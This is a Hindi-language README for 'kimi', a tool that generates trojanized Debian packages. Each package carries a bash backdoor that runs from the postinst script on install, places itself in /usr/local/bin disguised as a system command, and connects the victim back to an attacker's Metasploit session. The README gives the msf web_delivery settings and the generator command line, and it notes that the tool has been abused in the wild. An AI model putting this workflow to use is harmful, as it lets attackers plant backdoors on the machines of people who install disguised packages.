
 chaitanyaharitash/kimi
दुर्भावनापूर्ण debian packages (debain trojans) उत्पन्न करने की स्क्रिप्ट।

दुर्भावनापूर्ण डेबियन पैकेज (डेबियन ट्रोजन) उत्पन्न करने की स्क्रिप्ट।
किमी नाम "किमिमारो" से प्रेरित है, जो "नारुतो" नामक एनीमे का मेरा पसंदीदा पात्र है।

किमी एक स्क्रिप्ट है जो मेटास्प्लॉइट के लिए दुर्भावनापूर्ण डेबियन पैकेज उत्पन्न करती है,
जिसमें एक bash फ़ाइल होती है। bash फ़ाइल को "/usr/local/bin/" निर्देशिका में तैनात किया जाता है।

बैकडोर तब निष्पादित होता है जब पीड़ित postinst फ़ाइल के कारण डेब पैकेज स्थापित करने का प्रयास करता है।

bash फ़ाइल इंजेक्ट करती है और कुछ सिस्टम कमांड की तरह कार्य करती है, जिसे जब पीड़ित निष्पादित करता है
और हमलावर सत्र प्राप्त करता है।

लाभ :
-- पूरी तरह से स्वतंत्र। अर्थात उपयोगकर्ता को कोई डेबियन पैकेज निर्माता स्थापित करने की आवश्यकता नहीं है।
-- तर्कों के उपयोग के कारण किसी भी पेलोड जनरेटर के साथ आसानी से एकीकृत किया जा सकता है (मुझे पता है, बेवकूफी है :P)

किमी मूल रूप से web_delivery मॉड्यूल पर निर्भर करता है और सब कुछ स्वचालित है।
हमलावर को केवल निम्नलिखित सेटिंग्स करनी होती हैं:

msf में Web_Delivery सेट करना:

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf exploit(web_delivery) > set uripath /SecPatch
uripath => /SecPatch
msf exploit(web_delivery) > set Lhost 192.168.0.102
Lhost => 192.168.0.102
msf exploit(web_delivery) > show options
msf exploit(web_delivery) > exploit

दुर्भावनापूर्ण पेलोड उत्पन्न करना:

dreamer@mindless ~/Desktop/projects/kimi $ sudo python kimi.py -n nano -l 127.0.0.1 -V 1.0 -a i386

नोट :: यह प्रोजेक्ट Venom Shellcode Generator 1.0.13 के साथ एकीकृत करने के लिए बनाया गया था।
इसका उपयोग स्टैंडअलोन भी किया जा सकता है, उपयोगकर्ता को केवल msf वेरिएबल्स में uripath बदलने की आवश्यकता है।
-------------------------------------------------------------------------------------

परीक्षण किया गया:
            Linux Mint 17.2 Cinnamon (Ubuntu 14.04)
            ParrotOS (Debian Jessie)
            Kali Rolling 2.0
[फरवरी-22-2017]
-- एम्बेडेड दुर्भावनापूर्ण फ़ाइल निष्पादन को स्वचालित बनाने के लिए "postinst" फ़ाइल निर्माण फ़ंक्शन जोड़ा गया
-- हैंडलर खोलने के साथ पूरी तरह से स्वचालित करने के लिए RC फ़ाइल निर्माण फ़ंक्शन जोड़ा गया, अर्थात मैन्युअल रूप से हैंडलर सेट करने की आवश्यकता नहीं
-- कुछ सामान्य बग ठीक किए गए [विशेष धन्यवाद r00t 3xp10it :)]

[अक्टूबर-12-2017]
-- आर्किटेक्चर (i386/amd64) चुनने के लिए कमांड लाइन तर्क (-a/--arch) जोड़ा गया

[अप्रैल-24-2019] - परीक्षण रिलीज़।
-- अब कस्टम URI और LPORT सेट किए जा सकते हैं
-- Python पेलोड को python 2/3 और Metasploit 5 के नवीनतम संस्करण के अनुसार अपडेट किया गया है।
-- पूरे कोड को पुनः कार्यान्वित किया गया है, हालांकि यह अभी भी python 2.7 का समर्थन करता है


   ब्लॉग पोस्ट     : http://hackinguyz.blogspot.in/2017/03/kimi-malicious-debian-package-creator.html
   YouTube वीडियो : https://youtu.be/Dsn6BRHy9_w
   विरुटोटल नमूना (क्योंकि मैंने इस स्क्रिप्ट का दुरुपयोग जंगल में देखा): 7d91abb413c8cd3274f348ff12f244b9a503abfe018f138d34bbe2deab04472f
Suspicious Shell Activity [Red Team]
ट्विटर : @bofheaded






